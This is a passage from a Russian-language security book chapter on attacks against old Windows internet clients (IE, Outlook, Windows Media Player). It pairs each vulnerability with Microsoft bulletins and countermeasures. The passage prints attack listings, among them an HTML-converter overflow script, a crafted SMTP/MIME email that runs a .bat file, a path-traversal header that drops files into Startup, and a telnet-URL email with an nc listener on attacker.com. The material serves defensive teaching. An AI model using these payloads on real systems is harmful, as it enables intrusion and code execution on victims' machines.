всегда предупреждайте пользователей при загрузке файла, каким бы невинным этот файл не казался!

Меры защиты от переполнения буфера в DirectX

Бюллетень	*MS03-030*
BID	*8262*
Исправлено в SP	*Windows 2000 SP4, XP SP 2, Server 2003 SP 1*
Фиксируется	*Нет*

Как и для всех рассмотренных нами подробно атаках на переполнение буфера, наиболее очевидным решением является получение заплаты от Microsoft. Отключить возможность проигрывания музыкальных файлов можно с помощью набора параметров IEESC (Internet Explorer Enhanced Security Configuration), которые мы сейчас рассмотрим.

НА ЗАМЕТКУ Перед тем как приступить к подробному изучению инструмента IEESC, нам придется напомнить об одном важном аспекте. Не следует работать в Internet или читать сообщения электронной почты на сервере. *Это только создаст новое на*правление атак на систему. А когда работа в Internet на сервере просто необходима, то никогда не работайте с правами привилегированного пользователя.

Internet Explorer Enhanced Security Configuration

IEESC представляет собой набор заранее определенных настроек Internet Explorer для системы Windows Server 2003, которые позволяют снизить вероятность загрузки и запуска вредоносного кода на сервере (независимо от того, кто работает обычный пользователь или администратор). Ссылку на IEESC можно найти в разделе "Дополнительная литература и ссылки" в конце этой главы. Использование IEESC позволяет уменьшить риск изменения различных параметров системы безопасности, в том числе отключение выполнения сценариев, элементов управления ActiveX, виртуальной машины Microsoft (Microsoft VM), HTML-содержимого и возможность загрузки файлов. Кроме того, IEESC запрещает автоматический запуск по Internet музыкальных и мультипликационных файлов и видеоклипов.

Набор настроек IEESC предусмотрен только для Windows Server 2003, но может применяться и для других систем семейства Windows NT с помощью сценариев, которые одновременно изменяют параметры для зоны безопасности Internet и дополнительные параметры работы в Internet, которые доступны в Internet Explorer с помощью Tools⇨Internet Options⇨Advanced⇨Settings (Сервис⇨Свойства обозревателя⇨Дополнительно⇨Параметры).

НА ЗАМЕТКУ Более подробно мы рассмотрим параметры работы в Internet и настройки зоны безопасности Internet Explorer в разделе "Общие меры противодействия".



Переполнение буфера в программе конвертера HTML-данных

Популярность	7
Простота	7
Опасность	7
Степень риска	7

Это уязвимое место в целом напоминает уязвимое место, которое позволяло выполнить переполнение буфера в DirectX, в частности, в том отношении, что затрагивает все версии операционных систем Windows на время выявления. Этого следовало ожидать, поскольку функциональная возможность преобразования HTML-данных встроена в саму операционную систему. В частности, переполнение возможно при операциях вырезания и вставки HTML-кода. Эта возможность преобразования реализована в файле `%systemroot%\Program Files\Common Files\Microsoft Shared\TextConv\HTML32.cnv`. Переполнение буфера происходит в стеке, и, в отличие от других подобных проблем, для него довольно легко создать программу атаки. В Internet был обнародован следующий сценарий (от имени `digitalscream@real.xakep.ru`), который нужно добавить в HTML-код (листинг 13.1).

Листинг 13.1. Код для реализации атаки на переполнение буфера при преобразовании HTML-данных

```
<script>
wnd=open("about:blank","","");
wnd.moveTo(screen.Width,screen.Height);
WndDoc=wnd.document;
WndDoc.open();
WndDoc.clear();
buffer="";
for(i=1;i<=127;i++)buffer+="X";
buffer+="DigitalScream";
WndDoc.write("<HR align='"+buffer+"'>");
WndDoc.execCommand("SelectAll");
```

```
WndDoc.execCommand("Copy");
wnd.close();
</script>
```

Как мы уже рассказали в разделе "Хакинг электронной почты", довольно просто вставить этот HTML-код в сообщение электронной почты, что позволит запустить вредоносный код во время предварительного просмотра или открытия сообщения в клиенте электронной почты, основанном на Internet Explorer.

Защита от переполнения буфера в программе конвертера HTML-данных

Бюллетень	*MS03-023*
BID	*8016*
Исправлено в SP	*Windows 2000 SP5, XP SP 2 Server 2003 SP1*
Фиксируется	*Нет*

Как всегда, используем заплату. Профилактической мерой защиты является применение набора настроек IEESC (или подобных) для браузера Internet Explorer, что предотвратит автоматический запуск HTML-кода и сценариев, т.е. блокирует атаку.



Переполнение буфера файла vCard в программах Outlook/OE

Популярность	*7*
Простота	*2*
Опасность	*10*
Степень риска	*6*

Первым эту ошибку переполнения буфера в компоненте программы Internet Explorer обнаружил Джоел Мозес (Joel Moses), она возникает при открытии файлов-визитных карточек vCard, у которых определенные поля содержат большое количество текстовых данных. Файлы vCard стали принятым форматом электронной визитной карточки в 1996 году, а стандартом RFC стали в 1998 году (см. раздел "Дополнительная литература и ссылки в конце главы"). Файлы vCard имеют расширение `.vcf`. Поскольку при чтении информации из файла vCard должно быть проанализировано огромное количество различных полей данных, такие файлы стали весьма подходящей целью для создания условий переполнения буфера.

Хотя для проведения атаки получатель должен явным образом открыть файл vCard, но так как это общеизвестный формат для обмена личными данными, вряд ли кто-то засомневается в безопасности этого файла. По умолчанию программа Outlook не запрашивает у пользователя разрешение перед открытием файла vCard из вложения в письмо, если только не было установлено обновление Office Security Update. При открытии файлов `.vcf` с диска разрешение не запрашивается никогда.

Файлы vCard имеют достаточно простую структуру, которая показана в следующем примере визитной карточки "`John Doe.vcf`" (для краткости мы удалили многие необязательные поля файла).

```
BEGIN:VCARD
VERSION:2.1
```

```
N:Doe,John
FN:John Doe
ORG:ACME, Inc.
TITLE:Vice President
TEL;WORK;VOICE:555-555-1212
ADR;WORK:;;1 Fantasy Lane;Beverly Hills;CA;90210
EMAIL;PREF;INTERNET:jd@fake.adr
REV:20010328T152730Z
END:VCARD
```

Если длина необязательного поля BDAY (день рождения) превышает 55 символов, то в результате открытия файла программа Outlook завершит работу и произойдет переполнение буфера. Наличие поля EMAIL с большим объемом текстовой информации приводит к тем же результатам, а заполненное длинной текстовой строкой поле N (имя) заставляет программу Outlook использовать 99 % ресурсов центрального процессора системы. Вероятно, основная проблема состоит в адресной книге, которая "захлебывается", если пытается импортировать слишком большое поле из файла vCard. Вызвать атаку можно и копированием вредоносного файла-визитки в папку Contacts (Контакты) программ Outlook/Outlook Express, открыв его через проводник (Windows Explorer), а также открыв вложенную гиперссылку с Web-страницы или из письма электронной почты.

```
<a href="http://www.malicious-site.com/vcard.vcf">Cool file</a>
```

Олли Вайтхауз (Ollie Whitehouse) для доказательства представленной теории создал код, который сохраняет список файлов текущего каталога в файл `C:\!outlook!`. Код был создан для работы на системе Windows NT Service Pack 6a, но также доступен код и для Windows 2000.

Защита от атак на переполнение буфера с помощью файлов vCard

Бюллетень	*MS01-012*
BID	*2459*
Исправлено в SP	*IE 5.5 SP2*
Фиксируется	*Нет*

Лучший способ избежать переполнения буфера при чтении файлов vCard — не открывать файлы, полученные по электронной почте, даже если кажется, что они пришли от пользователей, которым вы доверяете. И даже в тех случаях, когда файлы выглядят, как безобидные визитные карточки.

Для исправления проблем с проверкой буфера обратитесь к статье MS01-012 (см. раздел "Дополнительная литература и ссылки" в конце главы). Эта заплата на самом деле касается компонента программы IE, а не самой операционной системы Windows 2000.

Переполнение буфера при чтении файлов `.asx` в программе Windows Media Player

Популярность	*3*
Простота	*2*
Опасность	*10*
Степень риска	*5*

Чтобы показать, какие возможности дает хакеру сеть, когда дело касается клиентских приложений, мы рассмотрим уязвимое место с возможностью переполнения буфера в про-

грамме, которая не является ни браузером, ни клиентом электронной почты. Это программа Windows Media Player (WMP, интегрированная в операционную систему Windows 2000 (с Windows 2000 Gold устанавливается версия программы 6.4, а описываемое уязвимое место присутствует и в программах версий 7.*x*).

В основе рассматриваемого уязвимого места лежит способ анализа потоковых медиа-файлов с расширением `.asx`. Файлы `.asx` относятся к одному из трех типов метафайлов Windows Media, это просто текстовые файлы, которые действуют как ссылки с Web-страниц на данные Windows Media, расположенные на удаленном сервере. Основная задача метафайла — перенаправление потоковых данных из браузеров (которые обычно не могут правильно обработать эти данные) в программу WMP. Метафайл Windows Media содержит информацию на языке типа XML (Extensible Markup Language). Эту информацию может интерпретировать только программа WMP, но такие файлы легко править в текстовом редакторе. Простейший метафайл содержит адрес URL некоторых мультимедиа-данных на сервере, но файл может быть и сложнее. Ниже представлен пример простого метафайла Windows Media.

```
<ASX version="3.0">
  <Entry>
    <ref HREF="Path"/>
  </Entry>
</ASX>
```

Замените строку `Path` на адрес URL или путь к файлу с данными Windows Media, например, `file://c:\path\filename.asx` или `http://server/path/filename.asx`.

Уязвимое место заключается в следующем: при просмотре в проводнике (Windows Explorer) файла `.asx` со слишком длинным значением *`Path`* проводник аварийно завершает работу, пытаясь включить предварительный просмотр потокового медиа-файла, указанного в *`Path`*. Если значение *`Path`* "правильно" дополнить исполняемым кодом, то можно выполнить на удаленном компьютере любые команды. Олли Вайтхауз написал программу атаки, которая реализует такой трюк на системе Windows 2000 (SP1) с библиотекой `MSVCRT.DLL v6.1.8637`. Программа атаки является платформенно-зависимой, поскольку стек процессора на разных платформах работает поразному, хотя мы успешно протестировали упомянутую программу атаки на системе Windows 2000 Gold. Когда работа проводника аварийно завершается, исчезают и через некоторое время снова появляются пиктограммы рабочего стола и панели задач. По милости Олли, программа атаки лишь записывает в файл `C:\!test!` список файлов рабочего каталога, но какой-нибудь менее благородный программист на ассемблере может создать и значительно более опасную программу.

Из всего вышесказанного видно, насколько тесно компания Microsoft интегрирует клиенты, такие как IE, OE и WMP с операционной системой, когда даже отдельные приложения, например, программа Outlook, основаны на базовых компонентах системы, таких как механизм IE. Следовательно, даже после установки самого последнего пакета обновления, вполне невинная на вид программа вроде WMP может стать проблемой, если будет запущена после выбора файла в проводнике. Более того, поскольку большинство клиент-серверных технологий, подобных метафайлам для программы WMP, работают на коде ASCII (считайте, на языках HTML, XML, на протоколе HTTP), даже далеким от программирования людям становится элементарно просто обнаружить переполнения буфера и другие условия, с помощью которых можно добиться результата, аналогичного переполнению буфера значением *`Path`*. В Web становится все опасней!

Меры противодействия переполнению буфера при чтении файлов `.asx`

Бюллетень	*MS00-090*
BID	*1980*
Исправлено в SP	*3?*
Фиксируется	*Нет*

Как и в случае с переполнением буфера файлами vCard, не загружайте неизвестные и ненужные файлы из Internet. Установите исправление из бюллетеня MS00-090 (ссылка URL приведена в разделе "Дополнительная литература и ссылки" в конце главы).

Кроме того, учитывая, что программа атаки работает только при предварительном просмотре файлов `.asx` через проводник, рекомендуется отключить функцию предварительного просмотра. Для этого откройте окно проводника, выберите пункт меню Tools⇨Folder Options (Сервис⇨Свойства папки), а затем для параметра Active Desktop (Задачи) выберите значение Use Windows Classic Desktop (Использовать обычные папки Windows), как показано на рис. 13.1. Нужно ли обязательно говорить, что переключатель Click Item as Follows (Щелчки мышью) следует установить в значение Double-Click to Open (Открывать двойным, а выделять одним щелчком)?




Рис. 13.1. Правильная настройка проводника Windows поможет значительно снизить риск атаки с помощью программ атаки, которые основаны на функции предварительного просмотра в проводнике. Это касается и переполнения буфера файлами Windows Media `.asx`.

Если, путешествуя по Internet, вы встретите метафайл Windows Media подозрительно большого размера (созданная Олли программа атаки имеет размер 66 Кбайт, что слишком много для простого текста XML), не открывайте его. Скорее всего, в значении `Path` такого файла установлена "мина".

НА ЗАМЕТКУ Исправление, указанное в статье MS00-090, также исправляет еще одно уязвимое место программы WMP, "выполнение сценариев `.WMS`". Эта уязвимое место позволяет выполнять сценарии, внедренные в файлы обложки (skin) с расширением `.wms` программы WMP при запуске программы с выбранной обложкой, которая содержит вредоносный код.

Выполнение команд

Переполнение буфера — это очень эффективный механизм взлома удаленной системы, но существуют и *встроенные в программы* функции выполнения кода на атакуемой системе! Благодаря разнообразию компонентов и функций современных клиентских программ для Internet, обнаружить и использовать такие возможности стало относительно просто. Среди классических примеров — проблема с флагом "Safe for scripting" для элементов управления ActiveX, которую обнаружили Георгий Гунински (Georgi Gunninski) и Ричард Смит (Richard Smith), реализация баз данных Access и выполнение кода VBA из программы IE 5 (также обнаруженные Георгием Гунински). В данном разделе будут описаны наиболее важные из современных уязвимых мест такого типа.



Выполнение данных MIME

Популярность	*6*
Простота	*8*
Опасность	*10*
Степень риска	***8***

Эту проблему обнаружил аналитик системы безопасности программы IE Хуан Карлос Гарсия Куартанго (Juan Carlos Garcia Cuartango). Неприятности возникают при использовании HTML-тега `IFRAME` и специального вложения в письмо электронной почты. Аналогичное применение тега `IFRAME` для выполнения вложений электронной почты с использованием параметра MIME Content-ID продемонстрировал Георгий Гунински (Georgi Gunninski) в статье №9 за 2000 год, кроме того, этот вопрос описан в книге *Секреты хакеров. Безопасность сетей — готовые решения, четвертое издание*. Хуан Карлос обнаружил, что исполняемые типы файлов могут запускаться автоматически в программе Internet Explorer или при просмотре сообщений электронной почты в формате HTML, если их тип MIME указан неверно. Еще хуже, что неверное обозначение типа MIME помогает обходить фильтры содержимого электронной почты.

НА ЗАМЕТКУ Эта ошибка была использована для распространения "червя" Nimda.

Хуан Карлос представил на своем Web-сайте `http://www.Kriptopolis.com` три примера использования описанного метода. Ниже приведен один из вариантов, в котором командный файл `hello.bat` определен как аудиофайл. Мы изменили код Хуана Карлоса, поместив его во вредоносное почтовое сообщение для отправки серверу SMTP (листинг 13.2).

Листинг 13.2. Использование выполнения расширений MIME

```
helo somedomain.com
mail from: mallory@attacker.com
rcpt to: hapless@victim.net
data
Subject: Is Your Outlook Configured Securely?
Date: Thu, 2 Nov 2000 13:27:33 +0100
MIME-Version: 1.0
Content-Type: multipart/related;
      type="multipart/alternative";
      boundary="1"
X-Priority: 3
X-MSMail-Priority: High
X-Unsent: 1

--1
Content-Type: multipart/alternative;
      boundary="2"


--2
Content-Type: text/html;
charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<HTML>
<HEAD>
</HEAD>
<BODY bgColor=3D#ffffff>
<iframe src=3Dcid:THE-CID height=3D0 width=3D0></iframe>
If secure, you will get prompted for file download now. Cancel.<BR>
If not, I will now execute some commands...<BR>
</BODY>
</HTML>



--2--


--1
Content-Type: audio/x-wav;
      name="hello.bat"
Content-Transfer-Encoding: quoted-printable
Content-ID: <THE-CID>

echo OFF
dir C:\
echo YOUR SYSTEM HAS A VULNERABILITY
pause
--1


.
quit
```

Обратите внимание на поле `Content-ID` данных MIME с обозначением границы `boundary=1` на строке 41 приведенного листинга: это поле имеет значение `<THE-CID>`. На поле Content-ID есть ссылка в теге `IFRAME`, который расположен в основном теле письма (часть 2 данных MIME) на строке 29 (эти строки выделены жирным шрифтом). Во время предварительного просмотра сообщения в программах Outlook/Outlook Express обрабатывается тег `IFRAME`, что приводит к запуску указанной части данных MIME, которая содержит простой командный сценарий, выводящий на консоль показанное ниже предупреждение.



Хуан Карлос предоставил примеры программ для Win32 и VBS, которые используют данное уязвимое место. Чтобы создать такое письмо, нужно вставить соответствующий код в раздел данных MIME, определенный как `<THE-CID>`. Описанную атаку можно реализовать и с помощью Web-страницы, размещенной на сервере. В любом случае, это очень опасное уязвимое место, поскольку оно позволяет хакеру выполнить свой код на атакуемой системе с помощью отправленного по электронной почте письма.

Защита от запуска расширений MIME

Бюллетень	*MS01-020*
BID	*2524*
Исправлено в SP	*2*
Фиксируется	*Нет*

В данном случае на некоторое время может помочь заплата из бюллетеня компании Microsoft MS01-020, которая изменяет метод обработки программой Internet Explorer некоторых необычных типов MIME, внедренных в текст HTML. После внесения исправлений программа IE запрашивает разрешение на загрузку файла, а не автоматически запускает такие данные MIME.

Чтобы основательно защититься от подобных атак, необходимо настроить программы Outlook/Outlook Express на максимально безопасное чтение почты. В частности, если опция File Download (Загрузка файла) для зоны безопасности (Security Zone), в которой происходит чтение почты, выключена, то программа атаки будет бесполезной. Зоны безопасности программы IE описаны в следующем разделе "Общие меры противодействия".

Запись локальных файлов

Кто-то может усомниться в ценности таких функций для злоумышленника, но когда возможность записи файлов объединяется с возможностью их выполнения, могут возникнуть серьезные проблемы. Когда файл сохранен на диске, тогда только списки контроля доступа файловой системы и права учетной записи пользователя определяют, что можно запустить, а что нельзя. Так что если первый барьер преодолен, второй барьер преодолеть становится значительно легче.

В одном хитром варианте такой атаки используется выявление таких мест на диске, куда точно записываются данные, например, временное хранилище для файлов Internet с предсказуемыми

именами и расположением. Это позволяет хакеру реализовать атаку с использованием "содержимого выбранного файла", при которой вредоносный сценарий или другие инструменты взлома передаются Internet-клиенту таким образом, чтобы они оказались записанными в определенные места диска. Когда файл сохранен на чужом компьютере, его запуск при известном расположении становится простой задачей, которая решается с помощью тега IFRAME или другими методами. Рассмотрим некоторые примеры атак с записью файлов.



Место хранения закачанных обложек для программы Windows Media Player

Популярность	*5*
Простота	*7*
Опасность	*4*
Степень риска	*5*

Компания Microsoft допустила классическую ошибку безопасности, создав уязвимое место, которое позволяет злоумышленникам отгадывать или выбирать место хранения загруженного файла. Более того, ошибка позволяет изменять расширение для этого файла.

При запуске файла обложки для программы WMP (с расширением .wmz) он может запросить загрузку информации с удаленного Web-сайта (основной оригинальной целью создателей была возможность изменять обложку WMP по своему желанию, используя новую информацию из Internet). Хотя в самом файле .wmz нет никакой внутренней ошибки, но поддается прогнозированию механизм загрузки информации об обложке. По существу загрузка выполняется сначала в каталог Temporary Internet Files (Временные файлы Internet), а потом данные копируются в следующий каталог.

```
C:\Program Files\Windows Media Player\Skins\ [случайное]\имя_файла.wmz
```

В данном случае [*случайное*] соответствует случайно выбираемой строке ASCII-символов, а *имя_файла*.wmz — имя файла обложки. В средине 2003 года Йоко Пиннонен (Jouko Pynnonen) и неизвестный под псевдонимом "Jelmer" одновременно сообщили, что с помощью создания Web-сервера, который может рассылать сообщения с вредоносными HTTP-заголовками, можно организовать сохранение загружаемых .wmz-файлов в конкретное место на диске пользователя. Таким образом, если хакеру удастся заставить пользователя запустить .wmz-файл, он может сохранить файл в месте, откуда этот файл будет потом запускаться. Как правило, таким местом хранения является каталог Windows Startup (Автозагрузка), все исполняемые файлы которого запускаются во время загрузки системы. Тем более, что при помощи "правильного" подбора дополнительных данных злоумышленник может изменить расширение загруженного файла на любое по своему выбору. Рассмотрим, как может выглядеть HTTP-заголовок, предназначенный для проведения такой атаки.

```
Content-Disposition: filename=%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c
↳Documents%20and%20Settings%5CAll%20Users%5CStart%20Menu%5CPrograms
↳%5CStartup%5csomefile.exe%00.wmz
```

Давайте подведем итог. Все, что нужно хакеру, — это заставить пользователя перейти по URL-ссылке на его сервер. При наличии уязвимой версии программы WMP, эта программа сама позаботится обо всем остальном и загрузит вредоносный файл в заранее определенное место. Таким образом эту атаку можно провести и по электронной почте, используя атаки с помощью тегов IFRAME или META-REFRESH, описанные выше в этой главе (при условии, что использование этих тегов не ограничено, согласно параметрам зоны безопасности Internet).

Защита от загрузки файлов .wmz

Бюллетень	*MS03-017*
BID	*7417*
Исправлено в SP	*Windows XP SP2 (для других платформ следует установить заплату для WMP)*
Фиксируется	*Нет*

Используем стандартные меры противодействия: получаем заплату и одновременно проверяем, что в Internet Explorer блокируется автоматический переход по ссылкам URL в настройках зоны безопасности Internet.

Выполнение файлов .chm, записанных во временный кэш Internet

Популярность	*9*
Простота	*9*
Опасность	*4*
Степень риска	*8*

Это уязвимое место Георгий Гунински (Georgi Gunninski) описал в статье №28. Требуется выполнить четыре операции, которые можно провести во время загрузки страницы HTML в программе Internet Explorer или Outllok/Outlook Express.

1. С помощью нескольких строк кода HTML необходимо записать серию идентичных, специально созданных и скомпилированных файлов справки в формате HTML (с расширением `.chm`) в каталог хранения временных файлов Internet.
2. Из первого документа HTML загружается второй документ, который расположен на сервере с именем, отличным от имени сервера, на котором хранится первая страница.
3. Нужно определить расположение одного из каталогов для временных файлов Internet.
4. Запуск файла с расширением `.chm` из обнаруженного каталога.

Файл `.chm` может содержать директиву-ярлык для запуска других программ (еще один трюк, разработанный Георгием Гунински, описан в его статье №8). Теперь рассмотрим каждый шаг подробно.

Этап 1 довольно прост — программа атаки Георгия загружает набор файлов `.chm` с немного отличающимися именами с помощью тегов HTML, используемых для картинок.

```
<IMG SRC="chm1.chm" WIDTH=1 HEIGHT=1>
<IMG SRC="chm2.chm" WIDTH=1 HEIGHT=1>
<IMG SRC="chm3.chm" WIDTH=1 HEIGHT=1>
и т.д.
```

Эти файлы будут записаны в кэш программы IE на клиентской машине под именами `%userprofile%\LocalSettings\Temporary Internet Files\Content.IE5\XXXXXXXX\`*`имя_файла`*`[1].ext`, где `XXXXXXXX` — это случайно сгенерированная буквенно-цифровая строка длиной в восемь символов. Обратите внимание на символы `[1]`, которые добавляются


к имени файла перед расширением. Случайно генерируемое имя каталога делает почти невозможным прямой запуск файла из кэша по указанному пути. Единственный способ узнать полный путь к файлу — угадать случайную строку.

Георгий обходит это ограничение на втором и третьем этапе, сначала он загружает второй документ HTML с другого сервера, используя тег OBJECT. На самом деле, документы могут находиться и на одном сервере, нужно только использовать другой псевдоним для доступа к нему (например, использовать адрес `192.168.2.23` вместо имени `www.attacker.com`). В программе атаки Георгия Гунински первый документ загружается с узла `www.gunninsky.com`, а ссылка на второй документ выглядит следующим образом.

```
<OBJECT DATA="http://guninski.com/chmtemp.html" TYPE="text/html"
            WIDTH=200 HEIGHT=200>
```

Обратите внимание, что второй документ загружается с использованием другого псевдонима того же сервера: используется адрес `guninski.com` вместо адреса `www.guninski.com`.

На третьем этапе Георгий завершает цикл и определяет точный путь к папке с временными файлами Internet. Загрузив второй документ в виде объекта, Георгий может получить путь к временным файлам Internet программы IE, используя шаюлон "документ.URL". Он записывает значение `документ.URL` в строку, обрезает ее и получает строку *path*, которая содержит полное имя каталога с временными файлами. Например, переменная *path* может иметь значение `C:\Documents and Settings\Administrator\Local Settings\Content.IE5\4DKFMPMH`. Георгий любезно сообщает о том, что полное имя получено.



Затем программа атаки Георгия делает попытку открыть каждый из загруженных на первом этапе файлов `.chm`, добавляя к имени файла полученное значение переменной `path` и строку `[1]` перед расширением файла `.chm`. Например, он пытается открыть по очереди файлы (напомним, что переменная *path* содержит строку `C:\Documents and Settings\Administrator\Local Settings\Content.IE5\4DKFMPMH`).

```
    path\chm1[1].chm
    path\chm2[1].chm
    path\chm3[1].chm
и т.д.
```

Рано или поздно, он попадает на один из расположенных в области кэша файлов и запускает файл в контексте локальной зоны безопасности IE (Local Computer Security Zone), для которой "оказывается полное доверие". Когда файл `.chm` исполняется, он открывает программу WordPad полностью в соответствии с программой, составленной Георгием. Конечно, результат атаки мог бы быть и намного серьезнее — возможность записи файлов на диск и их запуска так же опасна, как и возможность выполнения произвольных команд на системе жертвы.

Эту атаку можно реализовать и с помощью письма электронной почты в формате HTML, но такая реализация будет сложнее потому, что требуется время на загрузку нескольких файлов `.chm` и размещение второго файла HTML на удаленном сервере.

Перед обсуждением мер противодействия нужно сделать еще одно замечание. Кэш программы IE (например каталог `%userprofile%\Local Settings\Temporary Internet Files\Content.IE5`) не виден ни через проводник Windows, ни через утилиту Search (Поиск) с графическим интерфейсом. Но этот каталог можно увидеть, если в командной строке ввести команду `dir`. В этом же каталоге расположен интересный файл `index.dat`, в котором хранится список адресов, недавно посещенных клиентом. Возникают некоторые мысли...

Защита от выполнения загруженных файлов .chm

Бюллетень	*MS01-015*
BID	*2456*
Исправлено в SP	*2*
Фиксируется	*Нет*

Установите заплату из бюллетеня компании Microsoft MS01-015 (эта же заплата устраняет и некоторые другие уязвимые места) и отключите функцию Active Scripting (Активные сценарии) для соответствующей зоны безопасности IE (описание зон безопасности будет представлено ниже). На втором этапе программа атаки пытается загрузить документ в виде объекта, и если функция Active Scripting отключена, то здесь действие программы атаки прекратится. Хотя маловероятно, что пользователи согласятся отключить функцию Active Scripting для зоны Internet, ее обязательно следует отключить для зоны ограниченных узлов (Restricted Sites). К стыду Microsoft, по умолчанию для зоны ограниченных узлов функция Active Scripting включена. Программы Outlook/Outlook Express необходимо настроить таким образом, чтобы при чтении почты использовались настройки зоны безопасности для ограниченных узлов.

Запись данных в журнал клиента `Telnet`

Популярность	*4*
Простота	*5*
Опасность	*8*
Степень риска	*6*

Это уязвимое место основано на атаках двух типов — запись данных на диск и создание исходящих клиентских соединений. Возникает проблема при взаимодействии двух клиентских программ — программы Internet Explorer и клиента `telnet`, который устанавливается вместе с программой Windows Services for UNIX (SFU) 2.0. На самом деле — проблема в программе Internet Explorer, которая позволяет использовать параметры командной строки при запуске сеансов `telnet` с указанием адреса URL. Клиент `telnet` программы SFU поддерживает параметр `-f`, предназначенный для сохранения журнала сеанса на диск (клиент `telnet`, поставляемый с Windows 2000, этого не делает). При совпадении этих двух условий удаленный Web-узел или письмо в формате HTML могут записать на диск клиента произвольные данные. Рассмотрим, как это работает. Следующий адрес URL заставляет программу IE подключиться к удаленному узлу и записать журнал сеанса в файл `C:\file.txt`:

```
telnet:-f%20\file.txt%20имя_хоста
```

Данные, которые записываются в журнал, можно задавать с удаленного узла. Хакеру проще всего это сделать, запустив на своем компьютере программу `netcat`, на вход которой подается текстовый файл. Например, возьмем файл `hello.txt`, который сохранен на машине злоумышленника.

```
@echo off
echo Hello World!
```

На машине хакера файл `hello.txt` направляется программе `netcat`, которая ждет подключения к TCP-порту 80.

```
nc -n -l -p 80 -t -w 1 < hello.txt
```

Эта программа закроется через секунду после того, как к ней подключится клиент, прекрасно скрывая действия хакера. Хотя сеанс консоли остается открытым, он исчезнет после одного нажатия клавиши жертвой.

Исходящий трафик из TCP-порта 80, скорее всего, будет пропущен брандмауэром, поскольку он похож на трафик внутренних Web-браузеров. Теперь злоумышленник отправляет избранной жертве по электронной почте сообщение, в котором есть гиперссылка на программу `telnet`. Ниже показан текстовый файл, который можно направить почтовому серверу для доставки (в строке 12 разрыв строки был сделан вручную по причине ограниченной ширины страницы).

```
helo somedomain.com
mail from: mallory@malweary.com
rcpt to: hapless@victim.net
data
subject: Check out the new intranet<eom>
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit
<html>
<frameset rows="100%,*">
<frame src=about:blank>
<frame src=telnet:-f%20"\Documents%20and%20Settings\All%20Users\
↳start%20menu\programs\startup\start.bat"%20attacker.com%2080>
</frameset>
</html>
.
quit
```

Когда цель атаки получит это письмо, данные будут получены с узла `attacker.com` через порт 80 и записаны в файл `start.bat`, который расположен в общем для всех пользователей каталоге автозапуска. Когда в следующий раз кто-нибудь войдет в систему, файл `start.bat` будет запущен.

Еще одна интересная особенность приведенной программы атаки — использование скрытого фрейма для создания сеанса `telnet`. При просмотре файла в программе IE этот фрейм не отображается.

Благодарим Оливера Фредерикса (Oliver Friederichs) из Security.com, который в марте 2001 года обнаружил эту проблему и опубликовал некоторые способы ее использования, приведенный выше материал основан на его информации.

Позже в данной главе будет описана еще одна ошибка, которая касается клиента `telnet`.

Противодействие записи данных в журнал клиента `telnet`

Бюллетень	*MS01-015*
BID	*2463*
Исправлено в SP	*2*
Фиксируется	*Нет*

Как было замечено выше, при обсуждении записи файлов `.chm` в кэш программы IE, исправление этой ошибки (и многих других ошибок) доступно в бюллетене MS01-015. Специальная заплата для решения проблемы, связанной с клиентом `telnet`, описана в статье базы знаний Q286043. Это никак не отражается на клиенте `telnet` из пакета SFU, вместо этого вносится исправление в программу IE, после чего при интерпретации ссылок на программу `telnet` аргументы командной строки не принимаются. Это исправление для IE можно установить на системах

с версиями программы IE 5.5 SP 1 и IE 5.01 SP1. Поскольку автоматическая интерпретация ссылок `telnet` предусмотрена при создании программы IE, исправить это с помощью настройки программы нельзя — необходимо установить заплату.

"Черви" адресной книги на языке VBS

До настоящего момента мы в основном рассматривали механизмы выполнения кода либо прямого выполнения, либо выполнения в два этапа: загрузка и запуск. Перед тем как продолжить описание других программ атаки, остановимся и рассмотрим действия, которые хакер может предпринять, когда у него есть возможность выполнять на системе жертвы произвольные команды. Вероятно, самые неприятные "бомбы", которые взрываются на Internet-клиентах — это "черви" для адресной книги Outlook Address Book, такие как Melissa (26 марта 1999 года) и подобные ему — черви ILOVEYOU (май 2000 года), Anna Kournicova (февраль 2001 года), NAKEDWIFE (март 2001 года).

